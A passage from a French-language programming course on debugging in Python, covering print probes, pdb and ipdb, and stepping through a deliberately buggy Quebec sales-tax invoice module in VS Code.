Le mot est plus vieux que l'informatique. Le musée d'histoire américaine de la Smithsonian rappelle que les ingénieurs parlent de *bugs* pour les petits défauts d'une machine depuis plus d'un siècle, et que Thomas Edison en signalait déjà dans ses circuits électriques dans les années 1870. L'histoire qu'on raconte partout est plus tardive et, pour une fois, elle est vraie : le 9 septembre 1947, l'équipe du calculateur Mark II, à Harvard, trouve une mite coincée dans un relais, la scotche dans le journal de bord et écrit dessous « first actual case of bug being found », premier cas réel de bogue trouvé. Le notebook est conservé au musée, mite comprise. Grace Hopper faisait partie de l'équipe, ce qui lui vaut souvent la paternité de l'anecdote ; le musée précise que le notebook n'était probablement pas le sien, mais que son équipe et elle ont répandu les mots *bug* et *debug* chez les programmeurs. Le vocabulaire est resté, et il dit quelque chose de juste : un bogue n'est pas une faute morale, c'est un corps étranger dans une machine, et on le cherche comme on cherche un corps étranger, en ouvrant la machine et en regardant dedans.



Le print, ou l'aveu de tout le monde

Commençons par ce que vous faites déjà. Voici la fonction `est_palindrome` de la section sur les tests, et deux phrases célèbres pour l'essayer. La seconde devrait passer, et elle ne passe pas.

```
def est_palindrome(s):
    s = s.lower().replace(" ", "")
    return s == s[::-1]

print(est_palindrome("Engage le jeu que je le gagne"))
print(est_palindrome("Ésope reste ici et se repose"))
```

Ce code peut être exécuté et modifié en ligne, sur la page « Le débogage » du site du cours.

Le réflexe universel est d'ajouter une ligne pour voir ce que la fonction compare vraiment, juste avant le `return` :

```
def est_palindrome(s):
    s = s.lower().replace(" ", "")
    print(f"comparé : {s!r} et {s[::-1]!r}")
    return s == s[::-1]
```

```
print(est_palindrome("Ésope reste ici et se repose"))
```

Ce code peut être exécuté et modifié en ligne, sur la page « Le débogage » du site du cours.

Et le bogue saute aux yeux : la chaîne commence par `é` et finit par `e`. L'accent de la majuscule survit à `lower()`, et la phrase n'est un palindrome qu'à condition d'ignorer les accents, ce que la fonction ne fait pas. Ce que le `print` a fait ici est exactement ce qu'un bogue demande : montrer la valeur d'une variable à un moment précis de l'exécution, à l'intérieur de la fonction, là où le test ne voit qu'un `False`. C'est une sonde, et elle est d'une efficacité redoutable. En 1979, dans le manuel du système Unix, Brian Kernighan présentait le débogueur de l'époque, `adb`, comme « utile pour fouiller les cadavres des programmes C, mais plutôt difficile à apprendre à utiliser efficacement », et concluait par une phrase que près de cinquante ans de progrès des outils n'ont pas démentie : « L'outil de débogage le plus efficace reste la réflexion attentive, accompagnée de quelques `print` judicieusement placés. » Il n'y a donc aucune honte à en mettre. Il y a seulement leurs limites, et elles tiennent en trois mots. Il faut *deviner* où regarder, et un bogue est précisément ce qu'on n'a pas su prévoir. Il faut *relancer* le programme à chaque nouvelle question, et certains bogues ne se reproduisent pas à volonté. Et il faut *retirer* les sondes ensuite, sans en oublier une dans le code livré. Le débogueur répond à ces trois limites d'un coup : c'est un `print` qu'on n'écrit pas, qu'on pose après coup sur n'importe quelle ligne, et qui montre toutes les variables à la fois.

Arrêter le temps

Un débogueur est un programme qui exécute le vôtre en gardant la main dessus. Il peut l'arrêter à une ligne que vous désignez, un **point d'arrêt** (*breakpoint*), et, pendant l'arrêt, tout est visible : la valeur de chaque variable, la ligne exacte où l'on est, et la **pile d'appels** (*call stack*), c'est-à-dire la suite des fonctions qui ont mené jusqu'ici, chacune avec ses propres variables. Puis vous décidez de la suite, et c'est le **pas à pas** : exécuter la ligne courante et s'arrêter à la suivante, entrer dans la fonction qu'elle appelle pour la suivre de l'intérieur, ou reprendre la course jusqu'au prochain point d'arrêt. Python en a un dans sa bibliothèque standard depuis toujours, `pdb`, que sa documentation décrit comme « un débogueur interactif de code source », avec des « points d'arrêt, conditionnels au besoin, le pas à pas ligne par ligne, et l'inspection des cadres de la pile ». Depuis Python 3.7, on l'appelle d'un seul mot, `breakpoint()`, une fonction native proposée par Barry Warsaw en 2017 qui « entre dans un débogueur à l'endroit de l'appel ». Posez-la dans `est_palindrome`, à la place du `print` de tout à l'heure, et lancez le fichier au terminal : le programme s'arrête, et une invite `(Pdb)` attend vos questions.

```
$ uv run python palindrome.py
> palindrome.py(3)est_palindrome()
-> breakpoint()
(Pdb) p s
'ésoperesteicietserepose'
(Pdb) p s[::-1]
'esoperesteicietsereposé'
(Pdb) p s[0], s[-1]
('é', 'e')
(Pdb) c
False
```

Comparez avec le `print`. Le même renseignement est là, mais vous n'avez pas eu à deviner d'avance qu'il faudrait regarder `s` : la troisième question, comparer le premier et le dernier caractère, est venue en lisant la réponse à la deuxième, sans relancer quoi que ce soit. `c` reprend l'exécution, `n` avance d'une ligne, `s` entre dans la fonction appelée, et la documentation tient la distinction en une phrase, « `step` s'arrête à l'intérieur d'une fonction appelée, alors que `next` exécute les fonctions appelées » d'un trait. Un point d'arrêt peut aussi être **conditionnel**, ne s'arrêter que si une expression est vraie, ou qu'au centième passage, ce qui est la réponse au bogue qui ne se produit que sur le millième élément d'une liste. Et un débogueur sait faire l'autopsie, s'ouvrir sur un programme qui vient de planter, la pile encore en place, ce que `pdb` appelle le mode *post-mortem*. Rien de tout cela n'est neuf. Le débogueur de référence du monde C et Unix, GDB, dont Richard Stallman a écrit la première version pour le projet GNU, offrait déjà tout ce vocabulaire, et c'est lui qui l'a fixé pour tous les autres.

Le débogueur est une boucle interactive (REPL) arrêtée

Regardez de nouveau l'invite `(Pdb)`. Elle vous a laissé taper une expression, `s[0], s[-1]`, l'a évaluée et a affiché le résultat, puis a attendu la suivante. C'est exactement la boucle interactive de la page des environnements, le `>>>` de Python, à une différence près, qui fait tout : elle est arrêtée à une ligne précise d'un programme en cours, et ses variables sont celles du programme à cet instant. Un débogueur est un REPL avec un contexte.

Cela explique un nom qu'on rencontre vite en cherchant de la documentation sur `pdb`, celui d'`ipdb`. Puisque le débogueur est une boucle interactive, on peut lui donner la meilleure des boucles interactives, et c'est ce que fait `ipdb`, le même `pdb` avec le confort d'IPython, la complétion, la coloration, les meilleures traces, « avec la même interface que le module `pdb` », dit son README, donc les mêmes commandes. On n'a même pas à modifier le code pour l'utiliser : la fonction `breakpoint()` consulte d'abord la variable d'environnement `PYTHONBREAKPOINT`, qui nomme le débogueur à lancer, et `0` la neutralise, ce qui permet de laisser un `breakpoint()` oublié sans qu'il arrête plus rien. C'était le but de Warsaw, changer de débogueur sans toucher au programme.

```
$ PYTHONBREAKPOINT=ipdb.set_trace uv run --with ipdb python palindrome.py
> palindrome.py(3)est_palindrome()
      2     s = s.lower().replace(" ", "")
----> 3     breakpoint()
      4     return s == s[::-1]
ipdb> p s[0], s[-1]
('é', 'e')
ipdb> c
False

$ PYTHONBREAKPOINT=0 uv run python palindrome.py
False
```

La même idée, prise par l'autre bout, éclaire le notebook Jupyter de la page des environnements. Si un débogueur est une boucle interactive arrêtée dans un programme, un notebook est une boucle interactive qui n'oublie rien : un programme découpé en cellules qu'on exécute une à une, l'état restant vivant entre deux, autrement dit un point d'arrêt permanent, dans lequel on peut écrire. C'est ce qui le rend irremplaçable pour explorer des données, et c'est aussi son piège, qui est un piège de débogage : l'état survit aux cellules, on les exécute dans le désordre, on en modifie une sans relancer

les autres, et l'on obtient des résultats que personne ne saura reproduire, pas même soi le lendemain. La règle de survie tient en un geste, relancer le notebook de zéro avant de croire un résultat. Ce qui a changé depuis Kernighan, c'est le prix d'entrée : il trouvait `adb` difficile à apprendre, et il avait raison. Dans l'éditeur, tout ce que la session `(Pdb)` a demandé en quatre commandes se voit sans en taper une seule.

Dans VS Code

Le bogue de l'encart des tests tenait dans la ligne même où le test échouait. Ce n'est pas le cas général. Voici un module plus réaliste, à ajouter au projet d'exemple des tests, qui calcule une facture avec les taxes québécoises : la TPS à 5 % et la TVQ à 9,975 %, que Revenu Québec demande d'appliquer toutes deux au prix de vente. Cinq fonctions qui s'appellent en chaîne, une boucle, et un bogue quelque part.

```
# facture.py
TPS = 0.05
TVQ = 0.09975

RABAIS = {"ETUDIANT": 0.10, "FIDELE": 0.05}


def prix_ligne(ligne):
    """Prix d'une ligne de facture : quantité fois prix unitaire."""
    return ligne["quantite"] * ligne["prix"]


def sous_total(lignes):
    total = 0.0
    for ligne in lignes:
        total += prix_ligne(ligne)
    return total


def appliquer_rabais(montant, code):
    if code is None:
        return montant
    return montant * (1 - RABAIS[code])


def taxes(montant):
    """TPS et TVQ sur un montant, en dollars."""
    tps = montant * TPS
    tvq = (montant + tps) * TVQ
    return tps, tvq


def calculer_total(lignes, code=None):
    avant_taxes = appliquer_rabais(sous_total(lignes), code)
```

```
    tps, tvq = taxes(avant_taxes)
    return round(avant_taxes + tps + tvq, 2)
```

```
# test_facture.py
from facture import calculer_total, taxes

PANIER = [
    {"article": "clavier", "quantite": 1, "prix": 100.00},
    {"article": "cable", "quantite": 2, "prix": 10.00},
]


def test_taxes_sur_deux_cents_dollars():
    tps, tvq = taxes(200.0)
    assert tps == 10.0
    assert round(tvq, 2) == 19.95



def test_total_sans_rabais():
    # 120 $ + TPS 6,00 $ + TVQ 11,97 $
    assert calculer_total(PANIER) == 137.97


def test_total_etudiant():
    # 108 $ + TPS 5,40 $ + TVQ 10,77 $
    assert calculer_total(PANIER, "ETUDIANT") == 124.17
```


Lancez les tests : les trois sont rouges. `test_total_sans_rabais` obtient 138,57 $ au lieu de 137,97 $, soixante cents de trop, et le message de l'assertion ne dit rien de plus. Le total est faux, mais il est calculé par quatre fonctions, et la fautive peut être n'importe laquelle. C'est le cas où lire ne suffit plus, et où l'on regarde le programme se dérouler.

La chasse, pas à pas

Posez un point d'arrêt sur la première ligne de `calculer_total`, celle qui calcule `avant_taxes`, et lancez `test_total_sans_rabais` par « Debug Test » dans le menu de la marge de `test_facture.py`.




Le programme s'arrête à l'entrée de la fonction. Le panneau des variables montre `lignes`, la liste du panier, et `code`, qui vaut `None`. La pile a deux étages, `calculer_total` sous `test_total_sans_rabais`.




Cette ligne appelle deux fonctions, `sous_total` puis `appliquer_rabais`. Chaque geste qui suit a sa touche, et aussi son bouton dans la petite barre qui est apparue en haut de la fenêtre au démarrage du débogueur, dans cet ordre : continuer, passer, entrer, sortir, relancer, arrêter. Les deux font exactement la même chose, à vous de choisir. **Entrez** (F11) : le débogueur descend dans la première

appelée, `sous_total`, et s'arrête sur `total = 0.0`. **Passez** (F10) ligne par ligne, en gardant l'oeil sur `total` dans le panneau des variables : 0.0, puis, après le premier tour de boucle, 100.0, puis 120.0. Au deuxième tour, sur la ligne qui appelle `prix_ligne`, **entrez** (F11) une fois pour voir `ligne` de l'intérieur, le câble, quantité 2, prix 10, puis **sortez** (Maj+F11) pour revenir dans la boucle avec la valeur en main. Le sous-total est juste, 120 $. **Sortez** (Maj+F11) encore, et vous voilà de retour dans `calculer_total`, la première fonction innocentée.



Entrez (F11) dans `appliquer_rabais` : `code` vaut `None`, la fonction rend `montant` tel quel, 120.0. Innocentée aussi. **Passez** (F10) à la ligne suivante de `calculer_total`, `tps, tvq = taxes(avant_taxes)`, et **entrez** (F11) dans `taxes`. **Passez** (F10) une ligne : `tps` vaut 6.0, juste. **Passez** (F10) encore : `tvq` vaut 12.5685, soit 12,57 $, et 9,975 % de 120 $ font 11,97 $. Le bogue est là, sous les yeux, et la ligne le dit dès qu'on la relit avec ce chiffre en tête, la TVQ est calculée sur `montant + tps` au lieu de `montant`. Pour en être sûr sans rien modifier, tapez `montant * TVQ` dans la « Debug Console » : 11.97. La pile a trois étages, `taxes`, `calculer_total`, `test_total_sans_rabais`, et un clic sur `calculer_total` montre `avant_taxes` à 120.0 pendant que `taxes` est encore en cours.



Quatre fonctions, une seule fautive, et on l'a trouvée sans lire le code d'avance, en suivant les valeurs. Corrigez la ligne, `tvq = montant * TVQ`, relancez les tests, trois verts.

Deux gestes de plus sur le même code


Un point d'arrêt ordinaire arrête à chaque passage, ce qui devient pénible dans une boucle de mille tours quand le bogue est au tour 743. Un clic droit sur le point rouge dans la boucle de `sous_total` permet d'ajouter une condition, `ligne["article"] == "cable"`, et le débogueur ne s'arrête plus que sur le câble. La même liste propose un nombre de passages, pour ne s'arrêter qu'au centième tour. Et le menu de la marge offre un **point de journalisation** (*logpoint*), un point d'arrêt qui n'arrête rien mais écrit un message dans la console de débogage à chaque passage, avec des expressions entre accolades : posez-en un sur la ligne de la boucle avec `{ligne["article"]} : {prix_ligne(ligne)}`, relancez, et la console affiche `clavier : 100.0` puis `cable : 20.0`, sans arrêt et sans avoir touché au code. C'est le `print` de tout à l'heure, qui disparaît avec la session.

Les boutons de la barre du haut sont les commandes de `pdb` devenues visibles, et la documentation de VS Code les résume en une ligne chacun : passer « exécute la méthode suivante comme une seule commande », entrer « y pénètre pour la suivre ligne par ligne », sortir « revient au contexte d'exécution précédent en terminant les lignes restantes de la méthode ». Deux autres boutons, relancer et arrêter, font ce que leur nom dit, et le panneau « Breakpoints » liste tous les points posés, permet de les désactiver d'un clic sans les retirer, et ses cases du haut arrêtent le programme sur toute exception non rattrapée, un point d'arrêt qu'on n'a pas eu à placer, à l'endroit exact où le programme allait mourir.

La pile, pour de vrai


La facture n'enfonce la pile que de trois étages. Pour la voir vraiment, prenez `factorielle`, dans `calcul.py`, posez un point d'arrêt sur sa première ligne, `if n <= 1:`, et lancez `test_factorielle_recursive` sous le débogueur. Premier arrêt, `n` vaut 5, deux étages. **Continuez** (F5) : c'est le même point d'arrêt, un étage plus bas, `n` vaut 4. Encore, 3, puis 2, puis 1, et le programme s'arrête sur `return 1`, le cas de

base, avec six étages dans la pile, `factorielle` cinq fois sous le test. Les quatre appels du dessous sont tous suspendus à la même ligne, `return n * factorielle(n - 1)`, chacun avec son propre `n`, qu'un clic sur l'étage fait apparaître, en attendant la valeur de celui du dessus. C'est la pile de la section sur la programmation, vue de l'intérieur. Sur cette ligne récursive, **passer** (F10) exécute toute la récursion restante d'un coup, et **entrer** (F11) descend d'un seul étage : la différence entre les deux gestes n'est jamais aussi nette qu'ici.



Ce qui tourne derrière est l'extension « Python Debugger », installée avec l'extension Python, qui s'appuie sur `debugpy`, le même mécanisme que `pdb` piloté par messages plutôt que par une invite. Pour un fichier ordinaire, plutôt qu'un test, la flèche à côté du bouton de lancement propose « Python Debugger : Debug Python File », et la touche F5 fait de même. La documentation mentionne un fichier `launch.json` pour les configurations de débogage ; vous n'en aurez pas besoin avant longtemps, F5 sans configuration suffit pour un script. Deux gestes valent la peine d'être connus dès maintenant. Un clic droit sur le point rouge permet de le rendre conditionnel, par une expression, `b == 0` par exemple, ou par un nombre de passages, pour ne s'arrêter qu'à la centième itération d'une boucle. Et `breakpoint()` 